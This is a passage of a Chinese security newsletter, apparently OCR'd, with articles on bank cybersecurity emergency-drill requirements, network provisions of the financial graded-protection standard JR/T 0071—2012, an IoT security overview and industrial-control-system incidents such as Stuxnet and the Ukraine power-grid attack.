最大程度的减轻银行业突发事件给金融消费者权益带来的损害，维护国家金融稳定。建议银行业金融机构可根据《中华人民共和国银行业监督管理法》、中国银监会《银行业突发事件应急预案》等相关规章和标准，结合近年银行业发生的安全事件和面临的安全风险，制定符合自身组织架构的网络安全应急预案，明确各个部门的责任，准备措施以及应对突发事件的配合机制。

【专家问答】

Q：银行在建立之初就制定了完善的《突发事件应急预案》，可以直接提交吗?

A：由于银行业近几年处于高速发展阶段，新业务新技术较多，如网上银行、手机银行、微信银行、直销银行等新业务，虚拟化桌面技术、云平台等新兴技术也不断在银行业中展开实践和推广，面临的安全风险也与以往不尽相同，因此需要结合实际情况对《突发事件应急预案》进行更新。

【工作要求】网络安全应急演练

【安全挑战】2011 年 4 月韩国农协银行服务器数据被黑客删除导致全国 1154 个分行业务中断，而异地灾备服务器没有按照应急预案及时恢复数据导致业务无法恢复。国内某银行业务系统故障导致业务中断，而异地容灾中心并未及时切换。2013 年 12 月花旗银行一名内部员工恶意删除 10 台核心路由器配置导致 110 个分行网络异常，占花旗银行所有分支机构总数的 90%，备份路由器发挥了作用，没有造成全面停运，但还是导致了网络和分支机构出现“拥堵”情况。

【文件要求】银行业金融机构要对数据中心基础设施、信息系统开展一次全面的网络安全风险专项评估，针对内外部网络攻击威胁，评估信息系统提供持续服务的能力和数据安全保护水平，重点关注安全管理制度和网络安全防护技术体系的有效性，摸清底数、查找短板，制定威胁应对方案。评估内容分解如下：

评估目标	工作要点	常见场景
银行业金融机构	建立常态化开展网络安全应急演练制度 针对主要网络安全攻击场景进行演练	拒绝服务攻击 网站漏洞攻击 木马病毒攻击 邮件钓鱼攻击
政策性银行、大型银行、股份制银行、邮储银行	①开展应对高级可持续性威胁、精准式网络攻击的演练，以真实业务接管为目标，加强攻防对抗模拟和跨部门协同演练 ②开展银行同业、外包服务商、外联机构的协同演练，或与公安、电信部门及其他国家信息安全、公共事业管理部门开展联防演练	攻防演练 协同演练 联防演练
其他机构	加强数据中心关键基础设施服务、重要信息系统故障场景的业务连续性演练，积极开展真切实换演练。	断网断电 物理攻击 异地灾备

注：对该项工作突出的单位，银监会将工作情况纳入监管评级结果中。

【专家建议】网络安全应急演练可直接验证网络安全应急预案的全面性、有效性和可操作性，确保发生安全事件，网络安全应急预

案能够发挥作用，保障信息系统的安全、稳定、持续运行，从而避免出现“纸上谈兵”的情况。建议银行金融机构借助同业的丰富经验和专业安全厂家的力量，进行全面的、多场景的应急演练，调动相关部门资源积极配合完成演练工作，才能保证在真实发生安全事件时，合理有效、配合有序的应对各类威胁。

【专家问答】

Q：网络安全应急演练主要涉及哪些方面？

A：网络安全应急演练的制定可参考《网络安全应急预案》，根据事件类型和场景，结合银行业务场景，制定网络安全应急演练方案，如门户网站被篡改、网上银行遭受拒绝服务供给无法访问、内部网络遭受未知病毒攻击、银行网络或电力中断等，更大范围的演练可协同本地其他银行、电信运营商、公安机关等机构进行协同演练。

本次通知要求比较具体和全面，覆盖了风险管理的评估、整改、演练、应急各个环节，并且与中央网信办的要求同时下发，对银行业金融机构提出个更高的安全要求。

附：工作分解表

工作内容	具体要求	关键词	报告要求	时间要求
网络和信息系统安全风险评估	互联网业务系统（包括客户端和移动应用）、门户网站、第三方外联系统、数据中心基础设施、通讯网络以及后台系统（包括管理信息系统、办公系统）	技术防护措施、安全管理措施	问题描述、风险分析、风险等级、整改措施	8 月 31 日
高级持续性威胁专项评估	针对高级持续性威胁、精准式网络攻击进行安全评估，对威胁和攻击进行分类场景设定。	高级持续性威胁、精准式网络攻击、防护措施	监控平台、测试工具、仿真平台	11 月 5 日
网络安全应急预案评估及修订完善	细化网络安全突发事件分级标准，根据不同的网络攻击、安全威胁场景进行评估	细化事件分级标准、分场景评估	应急准备充分、组织职责明确、部门协作	9 月 30 日
网络安全应急演练	建立常态化开展网络安全应急演练的制度，针对主要网络安全攻击场景，开展应急演练。	攻防对抗模拟、跨部门协同演练	工作开展情况纳入年度监管评级结果	6 月 30 日
网络安全风险专项评估治理总结报告	对组织开展、应对措施落实、专项治理、应急演练、关键基础设施安全检查、防控成效和经验进行总结	工作成果汇报	不走过场、认真实施、确保成效	11 月 5 日
关键信息基础设施登记表	面向公众提供网络信息服务或支撑重要行业运行的信息系统或工业控制系统，一旦损坏将影响行业正常运行。	功能、范围、数据存储、危害性	加强领导、积极准备、认真配合	7 月 27 日
中央和国家机关网络安全自查表	完成责任制落实、日常管理、防护、应急工作、教育培训、技术产品使用、商用密码使用等网络安全检查。	提升自主可控水平和安全防护能力	全面排查、突出问题、切实减少威胁	8 月 31 日

银监会对此次专项评估治理工作开展情况进行质量抽查，并作为年度信息科技监管评级的重要参考依据，抽查方案另行通知。

解读金融行业等保标准中的网络安全要求

金融技术部 俞琛

关键词：人民银行 JR/T 0071—2012 安全等保 增强性安全要求

摘要：为了配合金融行业机构做好网络安全运维保障，有效防范网络入侵、网络拒绝服务攻击，及网络非法监听等恶意网络行为，有必要了解相应合规要求。因此，本文将梳理金融等保标准中对于网络安全方面的要求，特别对网络运行维护、网络设备日常管理、网络监测的相关条款需采取的措施进行说明。

人民银行发布《金融行业信息系统信息安全等级保护实施指引》【JR/T 0071—2012】是“金融行业信息系统等级保护”系列标准中的第一项标准。其中，金融行业增强安全保护类（F 类）作为金融行业的增强性安全要求分布在 S、A、G 类的要求中，该类要求是在结合等级保护及金融行业相关规定的基础上进行补充和完善。

金融等保中“网络安全”相关条款原文：

- 应保证网络各个部分的带宽满足业务高峰期需要；
- 应绘制与当前运行情况相符的网络拓扑结构图；
- 应根据各部门的工作职能、重要性和所涉及信息的重要程度等因素，划分不同的子网或网段，并按照方便管理和控制的原则为各子网、网段分配地址段，生产网、互联网、办公网之间都应实现有效隔离；
- 应在网络区域边界（互联网区域边界、外部区域边界和内部区域边界）对网络最大流量数及网络并发连接数进行监控；

▸网络设备应按最小安全访问原则设置访问控制权限；

▸应能够对非授权设备私自联到内部网络的行为进行检查，准确定出位置，并对其进行有效阻断；

▸应能够对内部网络用户私自联到外部网络的行为进行检查，准确定出位置，并对其进行有效阻断；

▸应在网络边界处监视以下攻击行为：端口扫描、强力攻击、木马后门攻击、拒绝服务攻击、缓冲区溢出攻击、注入式攻击、IP 碎片攻击和网络蠕虫攻击等；

▸当检测到攻击行为时，记录攻击源 IP、攻击类型、攻击目的、攻击时间，在发生严重入侵事件时应提供报警；

▸应在与外单位和互联网连接的网络边界处对恶意代码进行检测和清除，应定期对恶意代码防护设备进行代码库升级和系统更新；

▸应对网络设备的管理员登录地址进行限制；

▸网络设备用户的标识应唯一；

▸主要网络设备应对同一用户选择两种或两种以上组合的鉴别技术来进行身份鉴别；

▸当对网络设备进行远程管理时，应采取必要措施防止鉴别信息在网络传输过程中被窃听；

▸应定期对网络设备的配置文件进行备份，发生变动时应及时备份；

▸应定期对网络设备运行状况进行检查，定期检查并锁定或撤销网络设备中不必要的用户账号。对网络设备系统自带的的服务端口进行梳理，关掉不必要的系统服务端口，并建立相应的端口开放审批制度；

▸应定期检验网络设备软件版本信息，避免使用软件版本中出现安全隐患；

“网络安全”相关条款解读：

▸可通过网络拓扑结构自动发现、绘制工具，验证实际的网络拓扑结构和网络拓扑结构图是否一致。

▸对网络设备进行远程管理时，应采取必要措施防止鉴别信息在网络传输过程中被窃听。建议逐步对只支持 telnet 的设备进行淘汰，并且在今后采购中将支持 SSH 作为其中一条强制要求。

▸网络边界处部署监测网络入侵行为设备，可通过采取渗透测试试图访问未授权的资源，验证访问控制措施和网络入侵行为防护措施对未授权的访问行为的控制是否有效。

▸网络部署边界完整性检查设备，可通过接入未授权移动设备测试是否能够对非授权设备私自联到网络的行为进行检查，并准确定出位置，对其进行有效阻断（如产生非法接入的动作，查看边界完整性检查设备是否能准确的发现，准确的定位并产生阻断）。

▸网络设备用户的标识应唯一，可采取堡垒机统一管理运维访问，建议每季度检查并锁定或撤销网络设备中多余的用户账号及调试账号。

▸对主要互联网出口进行抗 DDoS 防护，可采取运营商线路大流量清洗与本地小流量攻击防护结合方式。

▸定期对网络设备的配置文件进行备份，建议每周或网络变更割接前进行备份，每季度检查并书面记录网络设备软件版本信息。

物联网安全概述

创新中心 张星

关键词：物联网安全 物联网安全体系结构 物联网研究项目及标准

摘要：物联网在给大家带来便利的同时也带来了隐忧，物联网的安全既构建在互联网的安全上，也有因为其业务环境而具有自身的特点。物联网的体系结构通常包括底层用来感知的感知层，中间数据传输的网络层以及上面的应用层。国外有不少研究项目和组织在进行物联网安全的研究。本文是物联网安全系列文章的第一篇《物联网安全概述》

一．引言

早在 1999 年，MIT AutoID 研究室的 Kevin Ashton 在研究将射频识别信息与互联网相连接的时候首先提到了物联网的概念；同年，在美国召开的移动计算和网络国际会议就提出，“传感网是下一个世纪人类面临的又一个发展机遇”；2005 年 11 月 17 日，信息社会世界峰会（WSIS）上，国际电信联盟（ITU）发布了《ITU 互联网报告 2005：物联网》，正式提出了“物联网”的概念；2009 年 8 月，温家宝总理到无锡物联网产业研究院考察时，明确指示在物联网的发展中，要早一点谋划未来，早一点攻破核心技术，并且明确要求尽快建立中国的传感信息中心，或者叫“感知中国”中心。物联网已经被视为继计算机和互联网之后的第三次信息技术革命。

1.1 物联网带来的隐忧

那么什么是物联网呢？维基百科对于物联网（Internet of Things）的定义为物联网是将物理设备、车辆、建筑物和一些其它嵌入电子设备、软件、传感器等事物与网络连接起来，使这些对象能够收集和交换数据的网络。物联网允许远端系统通过现有的网络基础设施感知和控制事物，可以将物理世界集成到基于计算机系统，从而提高效率、准确性和经济利益。经过二十多年的发展，物联网已经逐步融入到我们的生活中来。从应用于家庭的智能恒温器，智能电灯等设备，到与身体健康相关的智能穿戴设备。每一种智能设备的出现，都大大便利了人们的生活。

但是物联网在给人们的生活带来便利的同时，也会给人们带来种种隐忧。2014 年，研究人员演示了如何在 15 秒的时间内入侵家里的恒温控制器，通过对恒温控制器数据

的收集，入侵者就可以了解到家中什么时候有人，他们的日程安排是什么等信息。许多智能电视带有摄像头，即便电视没有打开，入侵智能电视的攻击者可以使用摄像头来监视你和你的家人。攻击者在获取对于智能家庭中的灯光系统的访问后，除了可以控制家庭中的灯光外，还可以访问家庭的电力，从而可以增加家庭的电力消耗，导致极大的电费账单。种种安全问题提示人们，在享受物联网带来的方便快捷的同时，也要关注物联网的安全问题。

CSA 发布的白皮书《Security Guidance for Early Adopters of the Internet of Things（IoT）》中提到 IoT 带来如下新的挑战：

（1）增加的隐私问题经常让人感到困惑。

（2）平台安全的局限性使得基本的安全控制面临挑战。

（3）普遍存在的移动性使得追踪和资产管理面临挑战。

（4）设备的数量巨大使得常规的更新和维护操作面临挑战。

（5）基于云的操作使得边界安全不太有效。

1.2 物联网安全与互联网安全的对比

	物联网	互联网
体系结构	分为感知层、网络层和应用层。	比物联网少了感知层
操作系统	一些领域如：工业控制对系统数据传输、信息处理的实时性要求较高。一些领域如：智能家居对系统的实时性要求不高。	大部分系统的实时性要求不高，信息传输允许延迟，可以停机和重启恢复。
通信协议	Zigbee，蓝牙，WiFi 也会用到互联网的协议（HTTP、HTTPS、XMPP 等）	TCP/IP、HTTP、FTP、SMTP 等。
系统升级	一些专有系统兼容性差、软硬件升级较困难，一般很少进行系统升级，如需升级可能需要整个系统升级换代	采用通用系统、兼容性较好，软硬件升级较容易，且软件系统升级较频繁
运维管理	不仅关注互联网所关注的问题，还关注对物联网设备远程控制和管理。	互联网运维通常关注系统响应、性能。
漏洞分析	针对行业特定协议的漏洞和嵌入式操作系统	通用操作系统 TCP/IP 协议
开发流程	不像传统 IT 信息系统软件在开发时拥有严格的安全软件开发规范及安全测试流程	开发时拥有严格的安全软件开发规范及安全测试流程
隐私问题	物联网的很多应用都与人们的日常生活相关，其应用过程中需要收集人们的日常生活信息，利用该信息可以直接或者间接地通过连接查询追溯到某个人。	用户网络行为、偏好方面的信息。
网络的组织形态	无线传感网传感器节点大规模分布在未保护或敌对环境中；无线多跳通信；设备资源受限	网络节点大多分布在受保护的环境中；设备资源充足。
物理安全	节点物理安全较薄弱	主机大多分布在受保护的环境中

表 1.1 物联网和互联网对比

物联网是互联网的延伸，因此物联网的安全也是互联网安全的延伸，物联网和互联网的关系是密不可分、相辅相成的。但是物联网和互联网在网络的组织形态、网络功能以及性能上的要求都是不同的，物联网对实时性、安全可信性、资源保证等方面有很高的要求，物联网与互联网的区别在表 1.1 中得到体现。物联网的安全既构建在互联网的安全上，也有因为其业务环境而具有自身的特点。总的来说，物联网安全和互联网安全的关系体现在：物联网安全不是全新的概念，物联网安全比互联网安全多了感知层，传统互联网的安全机制可以应用到物联网，物联网安全比互联网安全更复杂。

二．物联网安全的体系结构

对于物联网安全的体系结构的理解有助于快速找到安全的切入点，本节将首先介绍物联网的体系结构，然后引出物联网安全的体系结构。

物联网的体系结构通常认为有 3 个层次: 底层是用来感知（识别、定位）的感知层，中间是数据传输的网络层，上面是应用层。

感知层包括以传感器为代表的感知设备、以 RFID 为代表的识别设备、GPS 等定位追踪设备以及可能融合部分或全部上述功能的智能终端等。感知层是物联网信息和数据的来源，从而达到对数据全面感知的目的。

网络层包括接入网和核心网。接入网可以是无线近距离接入，如无线局域网、ZigBee、蓝牙、红外，也可以是无线远距离接入，如移动通信网络、WiMAX 等，还可能是其他形式的接入，如有线网络接入、现场总线、卫星通信等。网络层的承载是核心网，通常是 IPv4 网络。网络层是物联网信息和数据的传输层，将感知层采集到的数据传输到应用层进行进一步的处理。

应用层对通过网络层传输过来的数据进行分析处理，最终为用户提供丰富的特定服务，如智能电网、智能物流、远程医疗、智能交通、智能家居、智慧城市等。依靠感知层提供的数据和网络层的传输，进行相应的处理后，可能再次通过网络层反馈给感知层。应用层对物联网信息和数据进行融合处理和利用，达到信息最终为人所使用的目的。

物联网的安全架构可以根据物联网的架构分为感知层安全、网络层安全和应用层安全。如图 1.1，感知层安全的设计中需要考虑物




图 1.1 物联网安全体系结构

联网设备的计算能力、通信能力、存储能力等受限，不能直接在物理设备上应用复杂的安全技术，网络层安全用于保障通信安全，应用层则关注于各类业务及业务的支撑平台的安全。

三．研究项目和标准化组织

3.1.1 物联网安全项目

物联网安全项目（Secure Internet of Things Project）是一个跨学科的研究项目，包括斯坦福大学、UC 伯克利大学和密歇根大学的计算机系和电子工程系。

项目为期 5 年，目标是：

（1）研究和定义新的密码学计算模型和安全机制以确保物联网设备在未来数十年的安全。

（2）研究和实现安全、开源的软硬件框架来对物联网应用进行原型和构建，使其可以正确使用这些新的机制。

研究涉及三个方面：

（1）分析

如何将物理世界的巨大的数据流与现有数据集成?

（2）安全

泛在的传感和分析系统如何保护用户安全?

（3）软硬件系统

什么样的软硬件系统可以使得对于物联网安全应用的开发和现在的 Web 应用一样容易?

2015 年 6 月确定了第一年的研究计划：

（1）20 年的安全

物联网设备周边的计算机基础设施发展迅速（我们会更换手机，服务器也会去更新），但是设备本身依然处于部署状态，因此必须能够准备好以适应和经受安全局面的改变。20 年的安全方面的工作主要有三个方面：

第一，设计未来嵌入式 SoC 所需要的密码学原语。密码学趋于计算密集，因此如果运行在软件中会消耗大量的嵌入式设备的功耗，硬件的支持使得密码学更有效率，但是能够在未来 20 年使用的加密算法会与今天正在使用的有很大的不同。在未来，量子计算机会成为现实，因此物联网设备需要可以抵抗量子攻击的签名算法。由于嵌入式 SoC 的成本降低，可以在其中加入可编程密码部件的支持。

第二，关于随机数生成。随机数是密码学和计算机安全的基础，然而，物联网设备使用的低功耗微控制器中很少具备现代处理器中用于生成随机数的硬件部件（如 x86 的 RDRAND 和 RDSEED 指令）。此外，正确和安全的生成随机数需要精心设计。物联网安全的一个关键是快速而价格低廉的随机数生成方法，这使得任何人可以轻易并入设备中。我们将探索软硬件结合的方法来在嵌入式设备的整个生命周期提供足够的随机性。

第三，设计和实现新的、安全的嵌入式操作性系统。当下的嵌入式系统主要使用低层次的 C 语言编写。在 20 世纪末，这导致了缓冲区溢出和许多其他的安全漏洞。桌面和服务器上的操作系统使用多种技术和硬件机制来抵抗这些攻击，但是嵌入式处理器并不具

备这样的能力。我们的假设是使用一个类型安全的系统语言可以提供一个可证明安全的操作系统内核，从而允许多个不可信的应用（如智能手表上加载的多个应用）同时运行。

（2）应用开发框架

大部分的物联网应用遵从 MGC 架构，由三部分组成，嵌入式设备（eMbedded devices）、网关设备（Gateway device）如手机和云中（Cloud）或网络中的服务器。这些设备使用自己的语言、操作系统和应用框架，在这些系统之间验证和建立安全特性很困难。我们将研究新的操作系统、网络协议和工具来使得一个通过所有这些设备的应用依旧可以维持其安全特性。如果安全很难使用，开发人员则会选择不使用。因此，我们的目标是使得安全物联网应用的开发和现代的网站开发一样容易。我们将研究如何支持软件定义的硬件（software-defined hardware），使得软件工程师可以根据代码中所需的库和特性来指定物联网设备。现在的做法是使用数据合成技术来自动读取数以千计的数据手册，从而形成一个丰富的数据库。

（3）物联网网关

网关是几乎所有物联网应用的关键部分。它提供了低功耗的无线网络和互联网之间的桥梁。我们正在探索网关需要提供给用户和应用怎样的特点和抽象。当前关注于两个问题：通信可见性（communication visibility）和应用沙盒化（application sandboxing）。

假设在未来你的家庭中有 100 到 1000 的物联网设备，它们在做什么？当前这些设备都是黑盒，例如，你并不能看到你的 Nest 恒温器正在发送什么，由于它与 Nest 服务器是通过加密的端到端连接的。与笔记本和电话不同的是，用户并不能在恒温器上安装新的安全证书以使得用户可以看到它的数据。我们假设这是物联网系统的一个基本需求：用户可以看到他们的设备是如何通信的以及通信内容。从技术角度来看，物联网网关应该提供物联网设备正在与什么样的服务和系统进行通信的信息。这些收集的数据可以提供有价值的关于什么是正常行为、它们正在做什么的洞见。这种检测流量的能力并不仅仅是查看发送的数据包有多少字节，当用户授权网关对于设备的权限时，网关具有窥探流量内容的能力。这种窥探的能力不能违反完整性，同时网关在看到流量的同时也不能伪造数据。达到这两个目标需要新的密码学和协议机制。

研究人员期望物联网网关可以发展成富应用平台（rich application platforms），就像当下的手机一样。有两个理由支持这种观点：一是对于用户体验和交互性来说拥有本地接口和数据存储是非常有用的，二是即使与互联网的连接中断，这些应用也需要持续工作。物理网关对于嵌入式设备可以提供有用的安全保护。低功耗操作和受限的软件支持意味着频繁的固件更新代价太高甚至不可能实现。反而，网关可以主动更新软件（高级防火墙）以保护嵌入式设备免受攻击。实现这些特性需要重新思考运行在网关上的操作系统和其机制。研究人员正在探索类似 Intel SGX 和 ARM TrustZone 这样的技术如何对网关和其上的应用提供新的安全保护。

3.1.2 TRUST

TRUST 是斯坦福大学的计算机安全实验室 的一个项目，针对的是物理基础设施的安全研究。该项目定位于下一代的 SCADA

和网络嵌入式系统，它们控制关键的物理基础设施（如电网、天然气、水利、交通等）以及未来的基础设施（如智能建筑）和结构（如active-bridges，它的结构完整性依赖于动态控制或 actuators）。

该研究具有前瞻性，随着工业化与信息化的融合，原有的工业控制环境发生了变化，为了更好地抵抗来自互联网的攻击，有必要设计下一代的 SCADA 和网络嵌入式系统。

3.1.3 OWASP Internet of Things Project

开放式 Web 应用程序安全项目（OWASP，Open Web Application Security Project）是一个组织，它提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。其目的是协助个人、企业和机构来发现和使用可信赖软件。OWASP 物联网项目的目标是帮助制造商、开发人员、消费者更好地理解与物联网相关的安全问题，使得用户在构建、部署或者评估物联网技术时可以更好地制定安全决策。该项目包括物联网攻击面、脆弱性、固件分析、工控安全等子项目。

3.1.4 CSA

云安全联盟（Cloud Security Alliance，CSA），成立于 2009 年 3 月 31 日，其成立的目的是为了在云计算环境下提供最佳的安全方案。CSA 包含很多个工作组，其中的物联网工作组（https://cloudsecurityalliance.org/group/internet-of-things/）关注于理解物联网部署的相关用例以及定义可操作的安全实施指南。主要关注于如下方面：

（1）分析不同行业物联网实现的用例；

（2）物联网安全实现的最佳实践；

（3）实现物联网安全控制和云控制矩阵的映射；

（4）确定物联网设备和实现的威胁；

（5）确定安全标准和物联网安全实践之间的差距；

（6）确定技术解决方案和物联网安全实践之间的差距；

（7）研究物联网安全新方法；

（8）与其他 CSA 组织合作共同化解物联网安全控制的冲突；

（9）保证支持物联网的云基础设施和服务的安全；

（10）保护边界设备安全，防止通过边界设备进入企业内部；

（11）物联网的审计、验证、访问控制、授权、库存管理、隐私和风险管理的解决方案。

3.1.5 NIST

美国国家标准与技术研究院（National Institute of Standards and Technology，NIST）直属美国商务部，从事物理、生物和工程方面的基础和应用研究，以及测量技术和测试方法方面的研究，提供标准、标准参考数据及有关服务，在国际上享有很高的声誉

国家安全和经济安全依赖于可靠的关键基础设施的运作。网络空间安全对关键基础设施系统会造成很大的影响，为了能够处理这个威胁，NIST 提出了网络安全架构。这个架构是由一系列的工业标准和工业最佳实践组成的，目的是帮助企业管理网络空间安全威胁。

这个架构是业务驱动的，来指导网络空间安全活动，并使公司将考虑网络空间安全威胁作为公司威胁管理的一部分，架构主要包括三个部分：架构核心、架构轮廓和架构实现层。这个架构使公司 --

不管规模是多少、面临的网络安全威胁有多严重或者网络空间安全问题的复杂性—都可以应用这些规则和最佳实践来进行风险管理以提高关键基础设施的安全性和恢复力。

3.1.6 IoT Security Foundation

IoTS 的成员包括 ARM、华为等公司。他们的目标是帮助物联网实现安全性，使得物联网能够被广泛使用，同时他的优点能够被最大化的利用。为了实现这个目标，他们要提升技术理论水平和了解业界的最佳实践，为那些生产或者使用物联网设备的人提供支持。

包含五个工作组：

（1）自认证方案　这个工作组的目标是为创建低成本的、易于实现的并且与目标相匹配的自认证系统进行需求分析，以提高物联网产品的安全标准。

（2）面向用户产品　这个工作组的目标是为不同层次的用户设备提供与之相对应的最佳安全实践指南。

（3）修补现有的设备　低成本的 IoT 系统主要的挑战是如何保证系统在他的生命周期中的可维护性和可更新性，这个工作组的目标是为系统部署受限的资源要素提供最佳实践指南。

（4）负责任的披露　当一个研究人员在你的产品中发现了一个脆弱点以后将会发生什么？这个工作组的目标是建立一个交流通道，并且建立一个最佳实践框架给研究人员和公司来遵从。

（5）物联网蓝图　这个工作组寻求在更高的层次，在系统范围或者端到端的角度建立物联网映射，找到系统脆弱性在哪里，并指导 IoTSF 未来的工作方向。

四．物联网安全需求及对策

物联网安全产品的核心在于技术，由于物联网的安全是互联网安全的延伸，那么我们可以利用互联网已有的安全技术，结合物联网安全问题的实际需要，改进已有技术，将改进后的技术应用到物联网中，从而解决物联网的安全问题。

此外物联网还有其独特性，如终端设备众多，设备之间缺乏信任的问题，互联网中现有的技术难以解决此类问题，所以我们还需要探索一些新的技术来解决物联网中特有的新问题。此外，由于物联网将许多原本与网络隔离的设备连接到网络中，大大增加了设备遭受攻击的风险。

同时物联网中的设备资源受限，很多设备在设计时较少考虑安全问题。还有物联网中协议众多，没有统一标准等等这些安全隐患都可能被黑客利用，造成极大的安全问题，所以我们需要利用一些漏洞挖掘技术对物联网中的服务平台，协议、嵌入式操作系统进行漏洞挖掘，先于攻击者发现并及时修补漏洞，有效减少来自黑客的威胁，提升系统的安全性。因此主动发掘并分析系统安全漏洞，对物联网安全具有重要的意义。

通过对物联网安全需求和对策的分析，我们总结出以下需要重点关注的技术。本章将分别从已有技术在物联网环境中的应用、新技术的探索和物联网相关设备、平台、系统的漏洞挖掘和安全设计三个方面介绍物联网安全技术研究的一些思路。

在下一期文章中，我们将讨论物联网安全的需求及对策。

工控系统的综合保障思考

ICS产品管理团队 张学聪

关键词：工控安全防护 工控安全事件 工控安全保障
工控威胁情报 工控安全预警平台

摘要：工控安全防护面临了几大难题，1 目前手段难以有效识别发现安全事件，2 难以将业务记录与安全事件进行融合，3 某一点确认的安全事件不能及时在组织内有效协同，4 不同设备之间的信息不通用，这些问题的解决需要从工控系统生命周期着手，而其中与业务相关的功能安全至关重要。

与国计民生息息相关的自动化领域正面临着诸如两化融合、工业 4.0、智能制造等概念的不断冲击和洗礼，工业化和信息化的结合给封闭的工业控制系统打开了一扇天窗，在享受信息共享与管理便利的同时，影响工业控制系统安全的潘多拉魔盒早已被悄然打开。传统信息系统固有的安全风险不可避免的被带入到了封闭、可靠的工业控制系统当中，这样一来，和工控系统相关的信息安全事件就一件接一件的发生了。

愈演愈烈的工控安全事件

早在 21 世纪初期，工控系统安全事件就已经在美国、俄罗斯等发达国家发酵。如 2000 年的 GAzprom 公司天然气输送管道网络 SCADA 系统任意控制事件；2003 年美国俄亥俄州 Davis-Besse 的核电厂控制网络 SQL SERVER 蠕虫感染事件；2007 年加拿大水利 SCADA 控制系统恶意入侵事件。这些攻击事件无不证实了工控系统的脆弱性和风险性。在我国，也曾出现过备受关注的工控系统信息安全事件，比如 2003 年，龙泉、政平、鹅城换流站控制系统发现病毒，原因是外国工程师在系统调试中用笔记本电脑上网引入了恶意代码，所幸并没有造成严重的后果。虽然工控安全事件时有发生，但并未真正引起人们的足够重视，这种形势一直延续到了 2010 年，Stunex 震网病毒事件的发生给全世界的工控系统敲醒了警钟。

2010 年 6 月份首次被检测出来的 Stunex 病毒是一种专门定向

攻击真实世界中核电站，水坝，国家电网等能源基础设施的“蠕虫”病毒。它的攻击给伊朗核电站中西门子公司的 SIMATIC WinCC 系统造成了巨大的破坏，最终使得伊朗核电站的离心机运行失控，同时掩盖发生故障的情况，“谎报军情”，以“正常运转”记录回传给管理部门，造成决策的误判。这种病毒可能给伊朗布什尔核电站造成严重影响，导致有毒的放射性物质泄漏，其危害甚至不亚于 1986 年发生的切尔诺贝利核电站事故，给伊朗的核设施造成了不可估量的影响。同时，该病毒还感染了全球超过 45000 个网络，给很多国家和地区的基础设施带去了严重的安全隐患。这一年，工控系统信息安全被人们真正重视了起来，工控系统信息安全元年就此诞生，而这仅仅是个开始。

在震网病毒之后，2011 年的 Duqu 病毒，2012 年的 Flame 病毒以及 2014 年的 Havex 病毒又席卷了全球工控网络，这些病毒以获取权限并搜集大量数据为目标，潜伏在数以万计的工控系统之中。大大小小的针对工控系统的攻击随着工控网络信息化的发展而愈演愈烈。在 2015 年 12 月份和 2016 年 1 月份发生的乌克兰电力系统攻击事件让工控安全彻彻底底的火了一把，这次攻击事件导致数以百万的居民在黑暗中度过了圣诞节，停电持续了十数个小时。和 2010 年发生的 Stunex 事件一样，这也是一次有组织有预谋的安全事件，攻击者通过鱼叉式钓鱼邮件植入的恶意代码直接对变电站系统的程序界面进行控制，控制远程设备的运行状态，直接切断供电线路，导致对应线路断电。这一事件的发生再一次加强了各国针对工控系统信息安全的重视程度，很多国家和地区都首次开展了针对能源等行业的工控系统的安全检查。持续发酵的工控安全事件让工控安全的影响上升到了一个前所未有的高度。

工控系统生命周期的安全之觞

工控系统生命周期一般包含七个阶段，分别是设计阶段、选型阶段、测试阶段、建设阶段、运行阶段、检修阶段以及废弃阶段。




图 1 工控系统生命周期

而在几乎已转入 install base 存量市场的自动化领域，工业控制系统在设计初期几乎没有考虑过信息安全的因素，选型阶段也不会囊括信息安全相关的装置设施。在整个工控系统的全生命周期，信

息安全并没有作为不可缺少的一环贯穿其中，这直接导致了工控系统的脆弱性和风险性。

在工控系统的全生命周期中，被重点考虑的安全环节主要是功能安全。

随着工业生产过程的控制规模在不断扩大，复杂程度不断增加，工艺过程不断强化，对工业控制系统的要求也越来越高。在生产过程中，用于监视生产过程，在危险条件下采取相应措施防止危险事件发生的功能安全相关系统在工控系统的全生命周期中扮演了重要的角色，比如安全仪表系统就属于工厂控制系统中的报警和联锁部分，对控制系统中检测的结果实施报警动作或调节或停机控制。

图 2 功能安全

又比如盛有可燃性液体的容器内液位开关的动作，当液位到达潜在的危险值时，液位开关就会关闭阀门阻止更多的液体进入容器，从而阻止了液体从容器溢出，这一过程的正确执行就是功能安全的一种。在工控系统建设的各个阶段，功能安全都贯穿其中。

然而，即使这样，工业安全事故仍然在不断发生。愈演愈烈的工业安全事件让工业信息安全逐步引起了关注。无论是震网病毒事件还是乌克兰电力系统攻击事件，都是融合了被攻击环境的业务场景的安全攻击。

图 3 融合业务的攻击聚焦

